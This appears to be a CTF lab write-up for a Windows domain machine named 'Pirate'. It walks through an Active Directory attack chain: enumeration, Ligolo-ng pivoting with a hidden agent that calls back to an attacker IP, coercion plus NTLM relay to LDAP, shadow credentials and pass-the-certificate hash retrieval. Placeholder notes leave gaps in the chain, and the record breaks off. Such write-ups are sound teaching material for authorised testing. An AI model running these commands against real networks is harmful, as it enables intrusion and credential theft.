


⚠️ EDUCATIONAL DISCLAIMER
This writeup is created exclusively for educational and authorized penetration testing purposes. All techniques demonstrated here should only be used in controlled lab environments or during authorized security assessments with explicit written permission. Unauthorized access to computer systems is illegal and unethical. The author assumes no responsibility for misuse of this information.
Reconnaissance
Machine Information
Target Details:
- Machine Name: Pirate
- Difficulty: Hard
- Operating System: Windows Server 2019
- Domain: pirate.htb
Initial Credentials: As commonly occurs in real-world penetration tests, we begin with provided credentials simulating a compromised low-privilege account:
- Username:
pentest - Password:
p3nt3st2025!& - Context: These credentials represent a typical scenario where an organization has provided limited access for security testing purposes.
Network Reconnaissance
Port Scanning
We begin our reconnaissance with a comprehensive port scan to identify available services and potential attack vectors.
Command:
rustscan -a $targetIp --ulimit 1000 -r 1-65535 -- -A -sC -PnScan Results Analysis: TXT
PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain        syn-ack Simple DNS Plus
80/tcp    open  http          syn-ack Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-03-01 08:19:50Z)
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: pirate.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Issuer: commonName=pirate-DC01-CA/domainComponent=pirate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-09T14:05:15
| Not valid after:  2026-06-09T14:05:15
| MD5:   5c8e:b331:ef90:890a:d8e3:feaa:b53c:2910
| SHA-1: 0128:c655:2aed:c190:efff:d3eb:a2fb:034b:fa86:ab69
|_ssl-date: 2026-03-01T08:21:36+00:00; +6h59m04s from scanner time.
443/tcp   open  https?        syn-ack
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: pirate.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Issuer: commonName=pirate-DC01-CA/domainComponent=pirate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-09T14:05:15
| Not valid after:  2026-06-09T14:05:15
| MD5:   5c8e:b331:ef90:890a:d8e3:feaa:b53c:2910
| SHA-1: 0128:c655:2aed:c190:efff:d3eb:a2fb:034b:fa86:ab69
|_ssl-date: 2026-03-01T08:21:37+00:00; +6h59m04s from scanner time.
2179/tcp  open  vmrdp?        syn-ack
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: pirate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-03-01T08:21:37+00:00; +6h59m05s from scanner time.
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Issuer: commonName=pirate-DC01-CA/domainComponent=pirate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-09T14:05:15
| Not valid after:  2026-06-09T14:05:15
| MD5:   5c8e:b331:ef90:890a:d8e3:feaa:b53c:2910
| SHA-1: 0128:c655:2aed:c190:efff:d3eb:a2fb:034b:fa86:ab69
3269/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: pirate.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Issuer: commonName=pirate-DC01-CA/domainComponent=pirate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-09T14:05:15
| Not valid after:  2026-06-09T14:05:15
| MD5:   5c8e:b331:ef90:890a:d8e3:feaa:b53c:2910
| SHA-1: 0128:c655:2aed:c190:efff:d3eb:a2fb:034b:fa86:ab69
|_ssl-date: 2026-03-01T08:21:37+00:00; +6h59m04s from scanner time.
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
49667/tcp open  msrpc         syn-ack Microsoft Windows RPC
49677/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc         syn-ack Microsoft Windows RPC
49680/tcp open  msrpc         syn-ack Microsoft Windows RPC
49681/tcp open  msrpc         syn-ack Microsoft Windows RPC
49905/tcp open  msrpc         syn-ack Microsoft Windows RPC
49929/tcp open  msrpc         syn-ack Microsoft Windows RPC
49953/tcp open  msrpc         syn-ack Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 31063/tcp): CLEAN (Timeout)
|   Check 2 (port 49819/tcp): CLEAN (Timeout)
|   Check 3 (port 25056/udp): CLEAN (Timeout)
|   Check 4 (port 17097/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 6h59m03s, deviation: 0s, median: 6h59m03s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-03-01T08:21:01
|_  start_date: N/A
Infrastructure Analysis:
The port scan reveals a comprehensive Active Directory infrastructure with the following critical services:
Core AD Services:
- Port 53 (DNS): Domain Name System for AD domain resolution
- Port 88 (Kerberos): Authentication service with notable time skew
- Port 389/636 (LDAP/LDAPS): Directory services for domain queries
- Port 445 (SMB): File sharing with message signing enforced
- Port 3268/3269 (Global Catalog): AD forest-wide directory information
Remote Access Services:
- Port 5985 (WinRM): Windows Remote Management for PowerShell access
- Port 80 (HTTP): IIS web server potentially hosting applications
Certificate Authority:
- SSL Certificate Analysis: Presence of
pirate-DC01-CAindicates Active Directory Certificate Services (AD CS) deployment - Security Implication: ADCS can be leveraged for advanced persistence and privilege escalation
Key Security Observations:
- SMB message signing is enabled and required (prevents basic NTLM relay attacks)
- Significant time skew detected (6h59m) affecting Kerberos authentication
- Multiple RPC endpoints available for enumeration
- Domain:
pirate.htbwith primary DC:DC01.pirate.htb
DNS Resolution Configuration
To ensure proper name resolution for LDAP and Kerberos operations, we’ll generate and configure a hosts file using NetExec.
Generate Hosts File:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ nxc smb $targetIp --generate-hosts-file ./hostsfile
SMB         10.129.1.12     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
havoc@havocsec:~$ cat hostsfile
10.129.1.12     DC01.pirate.htb pirate.htb DC01
Configure System:
sudo tee -a /etc/hosts < ./hostsfileThis configuration ensures that domain name resolution works correctly for subsequent LDAP and Kerberos operations.
Active Directory Enumeration
Kerberos Authentication Setup
Understanding Kerberos in AD Environments
Kerberos is the primary authentication protocol in Active Directory environments. Unlike NTLM, Kerberos provides stronger security through ticket-based authentication and mutual authentication between client and server.
Initial Authentication Testing:
Let’s verify our provided credentials work with different protocols:
# Test SMB authentication (NTLM)
┌─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $nxc smb pirate.htb -u 'pentest' -p 'p3nt3st2025!&'
SMB         10.129.13.218   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:False)
SMB         10.129.13.218   445    DC01             [+] pirate.htb\pentest:p3nt3st2025!&

# Test LDAP authentication
┌─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $nxc ldap pirate.htb -u 'pentest' -p 'p3nt3st2025!&'
SMB         10.129.13.218   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:False)
LDAP        10.129.13.218   389    DC01             [+] pirate.htb\pentest:p3nt3st2025!&

# Test WinRM access
┌─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $nxc winrm pirate.htb -u 'pentest' -p 'p3nt3st2025!&'
WINRM       10.129.13.218   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb)
WINRM       10.129.13.218   5985   DC01             [-] pirate.htb\pentest:p3nt3st2025!&
Key Observations:
- ✅ SMB authentication successful (NTLM working)
- ✅ LDAP authentication successful
- ❌ WinRM access denied (insufficient privileges)
- 🔍 LDAP signing disabled (potential relay target)
Kerberos Configuration Challenge:
Attempting direct Kerberos authentication fails due to time synchronization issues:
┌─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $nxc smb pirate.htb -u 'pentest' -p 'p3nt3st2025!&' -k
SMB         pirate.htb      445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:False)
SMB         pirate.htb      445    DC01             [-] pirate.htb\pentest:p3nt3st2025!& KRB_AP_ERR_SKEW
Understanding KRB_AP_ERR_SKEW:
Kerberos authentication requires time synchronization between client and server (typically within 5 minutes by default). This security feature prevents replay attacks but requires proper time configuration.
Resolution - Time Synchronization:
# Synchronize time with the domain controller
sudo ntpdate pirate.htb
2026-03-04 22:13:46.587241 (+0300) +25200.096370 +/- 0.098599 pirate.htb 10.129.13.218 s1 no-leap
CLOCK: time stepped by 25200.096370
Generating Kerberos Configuration:
For advanced AD attacks, we need a properly configured Kerberos environment. NetExec can automatically generate the required configuration:
┌─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $nxc smb pirate.htb -u pentest -p 'p3nt3st2025!&' --generate-krb5-file krb5.conf
SMB         10.129.13.218   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.13.218   445    DC01             [+] krb5 conf saved to: krb5.conf
SMB         10.129.13.218   445    DC01             [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
SMB         10.129.13.218   445    DC01             [+] pirate.htb\pentest:p3nt3st2025!&
Examining the Generated Configuration:
┌─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $cat krb5.conf
[libdefaults]
    dns_lookup_kdc = false        # Disable DNS-based KDC discovery
    dns_lookup_realm = false      # Disable DNS-based realm discovery
    default_realm = PIRATE.HTB    # Set default Kerberos realm

[realms]
    PIRATE.HTB = {
        kdc = dc01.pirate.htb          # Key Distribution Center
        admin_server = dc01.pirate.htb # Administrative server
        default_domain = pirate.htb    # Default domain mapping
    }

[domain_realm]
    .pirate.htb = PIRATE.HTB      # Map domain to realm
    pirate.htb = PIRATE.HTB       # Map base domain to realm
Activate Kerberos Configuration:
# Export the configuration to environment
export KRB5_CONFIG=./krb5.conf

# Test Kerberos authentication after time sync
┌─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $nxc smb pirate.htb -u pentest -p 'p3nt3st2025!&' -k
SMB         pirate.htb      445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         pirate.htb      445    DC01             [+] pirate.htb\pentest:p3nt3st2025!&
✅ Success! Kerberos authentication is now functional and will be essential for advanced AD attacks.
LDAP Directory Enumeration
Understanding LDAP in Active Directory
Lightweight Directory Access Protocol (LDAP) is the primary protocol for querying and modifying Active Directory. Since we confirmed LDAP signing is disabled, this service becomes crucial for enumeration and potential relay attacks.
Domain Users Analysis
Let’s enumerate all domain users to understand our target environment:
┌─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $nxc ldap pirate.htb -u 'pentest' -p 'p3nt3st2025!&' --users
LDAP        10.129.13.218   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb) (signing:None) (channel binding:Never)
LDAP        10.129.13.218   389    DC01             [+] pirate.htb\pentest:p3nt3st2025!&
LDAP        10.129.13.218   389    DC01             [*] Enumerated 7 domain users: pirate.htb
LDAP        10.129.13.218   389    DC01             -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.129.13.218   389    DC01             Administrator                 2025-06-08 17:32:36 0        Built-in account for administering the computer/domain
LDAP        10.129.13.218   389    DC01             Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        10.129.13.218   389    DC01             krbtgt                        2025-06-08 17:40:29 0        Key Distribution Center Service Account
LDAP        10.129.13.218   389    DC01             a.white_adm                   2026-01-16 03:36:34 0
LDAP        10.129.13.218   389    DC01             a.white                       2025-06-08 22:33:01 0
LDAP        10.129.13.218   389    DC01             pentest                       2025-06-09 16:40:23 0
LDAP        10.129.13.218   389    DC01             j.sparrow                     2025-06-09 18:08:44 0
User Account Analysis:
| Username | Role/Purpose | Security Notes |
|---|---|---|
Administrator | Built-in domain admin | 🔴 High-value target, recent password change |
Guest | Built-in guest account | ⚪ Disabled, no password set |
krbtgt | Kerberos service account | 🔴 Critical for Golden Ticket attacks |
a.white_adm | Administrative account | 🔴 Recent password change (potential target) |
a.white | Standard user account | 🜐 Standard privileges, lateral movement target |
pentest | Our current account | 🜐 Limited privileges |
j.sparrow | Standard user account | 🜐 Potential lateral movement target |
Key Observations:
- The
a.white_admaccount suggests a tiered admin model (good security practice) - Recent password changes on admin accounts indicate active management
- Small user base suggests targeted enumeration will be effective
- Naming convention indicates potential relationship between
a.whiteanda.white_adm
Initial Access and Lateral Movement
Phase Objective: Escalate from our limited
pentestaccount to machine-level privileges and establish network pivoting capabilities.
Attack Chain Overview:
- Exploit Shadow Credentials vulnerability
- Gain machine account access
- Establish network pivoting with Ligolo-ng
- Conduct NTLM relay attacks
- Achieve domain privilege escalation
Shadow Credentials Attack
Understanding Shadow Credentials
Shadow Credentials is a technique that abuses the Active Directory attribute msDS-KeyCredentialLink to authenticate as another user or computer account. When an attacker can modify this attribute, they can add their own certificate for Key Trust authentication, effectively creating a “shadow” authentication method.
Prerequisites for the Attack:
- Write permissions to the target’s
msDS-KeyCredentialLinkattribute - Knowledge of the target’s Security Identifier (SID)
- Active Directory Certificate Services (ADCS) deployed
[Note: This section would continue with the actual Shadow Credentials implementation once we establish how this attack vector becomes available in the Pirate machine]
Network Pivoting with Ligolo-ng
Why Pivoting is Necessary
During our reconnaissance, we’ve identified that this environment contains multiple networks. Network pivoting allows us to:
- Access internal network segments not directly reachable from our attack machine
- Maintain persistence across network boundaries
- Execute attacks against internal targets
- Simulate realistic lateral movement scenarios
Understanding Ligolo-ng
Ligolo-ng is a simple, lightweight, and fast tool that allows pentesters to establish SOCKS5 tunnels in compromised networks. Unlike traditional tools, it:
- Uses TUN interfaces for better performance
- Supports multiple concurrent sessions
- Provides built-in certificate management
- Offers minimal resource footprint on target systems
Setting Up the Proxy Server:
First, configure the TUN interface and start the Ligolo-ng proxy on our attack machine:
# Create and configure TUN interface
sudo ip tuntap add user $USER mode tun ligolo
sudo ip link set ligolo up

# Start the Ligolo proxy with self-signed certificates
sudo ligolo-proxy -selfcert
INFO[0016] Interface created!

# Configure routing for the internal network
ligolo-ng » route_add --name ligolo --route 192.168.100.1/24
INFO[0048] Route created.
Deploy Agent on Compromised Host:
[Note: This assumes we have already gained access to a system. The actual initial access vector would be detailed in the previous section]
# Upload the Ligolo agent to the compromised host
*Evil-WinRM* PS C:\temp> upload /home/havoc/Downloads/htb/season10/pirate/agent.exe
Info: Uploading /home/havoc/Downloads/htb/season10/pirate/agent.exe to C:\temp\agent.exe
Data: 8925864 bytes of 8925864 bytes copied
Info: Upload successful!

# Execute the agent in hidden mode
*Evil-WinRM* PS C:\temp> Start-Process -FilePath ".\agent.exe" -ArgumentList "-connect 10.10.12.47:11601 -ignore-cert" -WindowStyle Hidden
Establish Tunnel Connection:
Once the agent connects back to our proxy:
# Agent registration confirmation
[Agent : PIRATE\gMSA_ADFS_prod$@DC01] » INFO[0171] Agent joined.
id=00155d0bd000 name="PIRATE\\gMSA_ADFS_prod$@DC01" remote="10.129.1.12:62218"
WARN[0171] Agent 00155d0bd000 is already running, skipping recovery.

# Select and start the session
[Agent : PIRATE\gMSA_ADFS_prod$@DC01] » session
? Specify a session : 1 - PIRATE\gMSA_ADFS_prod$@DC01 - 10.129.1.12:62213 - 00155d0bd000
[Agent : PIRATE\gMSA_ADFS_prod$@DC01] » start
INFO[0193] Starting tunnel to PIRATE\gMSA_ADFS_prod$@DC01 (00155d0bd000)
Troubleshooting Common Issues:
If the tunnel startup fails with the error tun.New device or resource busy, this indicates a stale interface from a previous session:
# Remove the stale interface and recreate
sudo ip link delete ligolo
sudo ip tuntap add user $USER mode tun ligolo
sudo ip link set ligolo up
# Then restart the tunnel
Verify Network Access:
Once the tunnel is established, verify connectivity to the internal network:
# Test connectivity to discovered internal hosts
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ ping 192.168.100.2 -c 4
PING 192.168.100.2 (192.168.100.2) 56(84) bytes of data.
64 bytes from 192.168.100.2: icmp_seq=1 ttl=64 time=498 ms
64 bytes from 192.168.100.2: icmp_seq=2 ttl=64 time=502 ms
64 bytes from 192.168.100.2: icmp_seq=3 ttl=64 time=696 ms
64 bytes from 192.168.100.2: icmp_seq=4 ttl=64 time=529 ms

--- 192.168.100.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 497.810/556.103/695.801/81.518 ms
✅ Success! Network pivoting is now active, allowing direct access to internal network segments.
Internal Network Reconnaissance
Target Discovery: Add the newly discovered internal host to our hosts file for proper name resolution:
echo "192.168.100.2 WEB01.pirate.htb" | sudo tee -a /etc/hostsSecondary Reconnaissance Cycle: With network access established, we initiate a fresh reconnaissance cycle against internal targets. Vulnerability Assessment with NetExec Modules:
NetExec provides specialized modules for identifying common Active Directory vulnerabilities. We’ll focus on NTLM-related weaknesses:
# Assess Domain Controller (DC01)
nxc smb DC01.pirate.htb \
    -u 'gMSA_ADFS_prod$' -H '8126756fb2e69697bfcb04816e685839' \
    -M ntlm_reflection -M coerce_plus

# Assess Web Server (WEB01)
nxc smb WEB01.pirate.htb \
    -u 'gMSA_ADFS_prod$' -H '8126756fb2e69697bfcb04816e685839' \
    -M ntlm_reflection -M coerce_plus
Critical Vulnerability Discovery:
# DC01 Vulnerability Assessment Results
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ nxc smb DC01.pirate.htb \
    -u 'gMSA_ADFS_prod$' -H '8126756fb2e69697bfcb04816e685839' \
    -M ntlm_reflection -M coerce_plus
SMB         10.129.1.12     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None)
SMB         10.129.1.12     445    DC01             [+] pirate.htb\gMSA_ADFS_prod$:8126756fb2e69697bfcb04816e685839
COERCE_PLUS 10.129.1.12     445    DC01             VULNERABLE: DFSCoerce
COERCE_PLUS 10.129.1.12     445    DC01             VULNERABLE: PetitPotam
COERCE_PLUS 10.129.1.12     445    DC01             VULNERABLE: PrinterBug
COERCE_PLUS 10.129.1.12     445    DC01             VULNERABLE: MSEven

# WEB01 Vulnerability Assessment Results
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ nxc smb WEB01.pirate.htb \
    -u 'gMSA_ADFS_prod$' -H '8126756fb2e69697bfcb04816e685839' \
    -M ntlm_reflection -M coerce_plus
SMB         192.168.100.2   445    WEB01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:None)
SMB         192.168.100.2   445    WEB01            [+] pirate.htb\gMSA_ADFS_prod$:8126756fb2e69697bfcb04816e685839
COERCE_PLUS 192.168.100.2   445    WEB01            VULNERABLE: PetitPotam
COERCE_PLUS 192.168.100.2   445    WEB01            VULNERABLE: PrinterBug
COERCE_PLUS 192.168.100.2   445    WEB01            VULNERABLE: MSEven
Critical Security Analysis:
| Host | SMB Signing | Coercion Vulns | Risk Level |
|---|---|---|---|
| DC01 | ✅ Enabled | 4 vulnerabilities | 🟡 Medium |
| WEB01 | ❌ Disabled | 3 vulnerabilities | 🔴 Critical |
Key Findings:
- WEB01 has SMB signing disabled - This is our primary attack vector!
- Multiple coercion vulnerabilities on both systems enable forced authentication
- DC01 has SMB signing enabled - Blocks direct SMB relay attacks to the DC
Understanding SMB Signing: SMB signing provides cryptographic integrity for SMB sessions, preventing NTLM relay attacks. When enabled, it ensures that authentication tokens cannot be intercepted and replayed to other services.
NTLM Relay Attack Chain
Attack Overview: We’ll execute a sophisticated NTLM relay attack that combines:
- Coercion vulnerabilities to force authentication from WEB01
- Disabled SMB signing on WEB01 as our entry point
- LDAP relay to DC01 for privilege escalation
- MIC removal to bypass integrity checks
Understanding Coercion Attacks
What is Authentication Coercion?
Authentication coercion vulnerabilities allow an attacker to force a Windows machine to authenticate to an attacker-controlled server. This is achieved by exploing various Windows services that automatically authenticate when accessing network resources.
Common Coercion Techniques:
- PetitPotam: Exploits MS-EFSRPC (Encrypting File System Remote Protocol)
- PrinterBug: Abuses the MS-RPRN (Print System Remote Protocol)
- DFSCoerce: Leverages MS-DFSNM (Distributed File System Namespace Management)
- MSEven: Exploits MS-EVEN (EventLog Remote Protocol)
Attack Flow:
- Attacker sets up NTLM relay server listening for incoming authentication
- Coercion trigger forces target machine to authenticate to attacker’s server
- NTLM relay forwards the captured authentication to a legitimate service
- Service grants access using the relayed authentication context
Setting Up NTLM Relay Infrastructure
Configure ntlmrelayx for LDAP Relay:
ntlmrelayx.py -t ldap://DC01.pirate.htb -i \
    --delegate-access \
    -smb2support \
    --remove-mic
Parameter Explanation:
-t ldap://DC01.pirate.htb: Target LDAP service on domain controller-i: Enable interactive mode for manual exploitation--delegate-access: Automatically configure delegation rights-smb2support: Enable SMB2/SMB3 protocol support--remove-mic: Strip NTLM Message Integrity Check (critical for bypass)
Understanding MIC Removal:
The --remove-mic parameter is crucial for this attack. The NTLM Message Integrity Check (MIC) is a security feature that prevents tampering with NTLM authentication messages. However, when relaying from SMB to LDAP, the MIC must be removed because:
- Protocol Differences: SMB and LDAP handle MIC differently
- Machine Account Privileges: Machine accounts (like
gMSA_ADFS_prod$) can modify their own attributes - Integrity Bypass: Removing MIC allows cross-protocol relay attacks
Common Error Without MIC Removal:
[!] The client requested signing. Relaying to LDAP will not work!
    (This usually happens when relaying from SMB to LDAP)
Executing the Coercion Attack
Trigger Authentication Coercion:
With the NTLM relay server listening, execute the coercion attack against WEB01:
nxc smb WEB01.pirate.htb \
    -u 'gMSA_ADFS_prod$' -H '8126756fb2e69697bfcb04816e685839' \
    -M coerce_plus \
    -o LISTENER="$attackerIp"
Attack Success - NTLM Relay Capture:
The ntlmrelayx server successfully captures and relays WEB01’s machine account authentication:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ ntlmrelayx.py -t ldap://DC01.pirate.htb -i \
    --delegate-access \
    -smb2support \
    --remove-mic
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
[*] Protocol Client SMB loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Setting up MSSQL Server on port 1433
[*] Setting up RDP Server on port 3389
[*] Multirelay disabled
[*] Servers started, waiting for connections
[*] (SMB): Received connection from 10.129.1.12, attacking target ldap://DC01.pirate.htb
[*] (SMB): Authenticating connection from PIRATE/[email protected] against ldap://DC01.pirate.htb SUCCEED [1]
[*] ldap://PIRATE/[email protected] [1] -> Started interactive Ldap shell via TCP on 127.0.0.1:11000 as PIRATE/WEB01$
[*] (SMB): Received connection from 10.129.1.12, attacking target ldap://DC01.pirate.htb
[*] (SMB): Authenticating connection from PIRATE/[email protected] against ldap://DC01.pirate.htb SUCCEED [2]
[*] ldap://PIRATE/[email protected] [2] -> Started interactive Ldap shell via TCP on 127.0.0.1:11001 as PIRATE/WEB01$
What Just Happened?
- Coercion Successful: WEB01 machine was forced to authenticate to our relay server
- Cross-Protocol Relay: Authentication was relayed from SMB to LDAP on DC01
- Privilege Abuse: WEB01$ machine account privileges were leveraged
- RBCD Configuration: Resource-Based Constrained Delegation was automatically configured
- Attack Path Created: We now have a delegation path from WEB01$ to other services
The coerced authentication is successfully relayed to LDAP on DC01. Connect to the spawned shell:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ nc 127.0.0.1 11000
Type help for list of commands

# whoami
u:PIRATE\WEB01$
LDAP shell as WEB01$.
Shadow Credential Attack
With LDAP control on the DC, we can perform a Shadow Credentials attack directly from the shell (see Mist): LDAP Shell
clear_shadow_creds WEB01$
set_shadow_creds WEB01$
Result:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ # clear_shadow_creds WEB01$
Found Target DN: CN=WEB01,CN=Computers,DC=pirate,DC=htb
Target SID: S-1-5-21-4107424128-4158083573-1300325248-3102

Shadow credentials cleared successfully!

# set_shadow_creds WEB01$
Found Target DN: CN=WEB01,CN=Computers,DC=pirate,DC=htb
KeyCredential generated with DeviceID: 22fd1ac2-675c-4b03-8687-a631bf1ce917
Shadow credentials successfully added!
Saved PFX (#PKCS12) certificate & key at path: h2Uk7wGg.pfx
Must be used with password: rXii5efEQhO6XFOKTNqg
Pass-The-Certificate
Decrypt the generated shadow credential using certipy: Bash
certipy cert \
    -pfx <encrypted_cert> \
    -password <passowrd> \
    -export \
    -out <decrypted_cert>
Result:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ mv /home/havoc/impacket/examples/h2Uk7wGg.pfx .
$ export PASS=rXii5efEQhO6XFOKTNqg
$ certipy cert -pfx *.pfx -password "$PASS" -export -out web01.pfx
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Data written to 'web01.pfx'
Authenticate with the decrypted certificate: Bash
certipy auth \
    -pfx <decrypted_cert> \
    -u <username> \
    -domain <domain_name> \
    -dc-ip <dc_ip> \
    -debug
Retrieved user NT hash and TGT:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ certipy auth \
    -pfx web01.pfx \
    -u 'WEB01$' \
    -domain PIRATE.HTB \
    -dc-ip "$targetIp" \
    -debug
[*] Running: certipy auth -pfx web01.pfx -u WEB01$ -domain PIRATE.HTB -dc-ip 10.129.1.12 -debug
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[+] Target name (-target) and DC host (-dc-host) not specified. Using domain '' as target name. This might fail for cross-realm operations
[+] Nameserver: '10.129.1.12'
[+] DC IP: '10.129.1.12'
[+] DC Host: ''
[+] Target IP: '10.129.1.12'
[+] Remote Name: '10.129.1.12'
[+] Domain: ''
[+] Username: 'WEB01$'
[*] Certificate identities:
[*]     No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: '[email protected]'
[*] Trying to get TGT...
[+] Sending AS-REQ to KDC pirate.htb (10.129.1.12)
[*] Got TGT
[*] Saving credential cache to 'web01.ccache'
[+] Attempting to write data to 'web01.ccache'
[+] Data written to 'web01.ccache'
[*] Wrote credential cache to 'web01.ccache'
[*] Trying to retrieve NT hash for 'web01$'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:feba09cf0013fbf5834f50def734bca9
Account WEB01$ compromised.
Getting WEB01$ Access
Unfortunately, WEB01$ does not own WinRM access:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ nxc smb WEB01.pirate.htb -u 'WEB01$' -k --use-kcache
[*] Running: nxc smb WEB01.pirate.htb -u WEB01$ -k --use-kcache
SMB         WEB01.pirate.htb 445    WEB01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:None)
SMB         WEB01.pirate.htb 445    WEB01            [+] PIRATE.HTB\WEB01$ from ccache
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
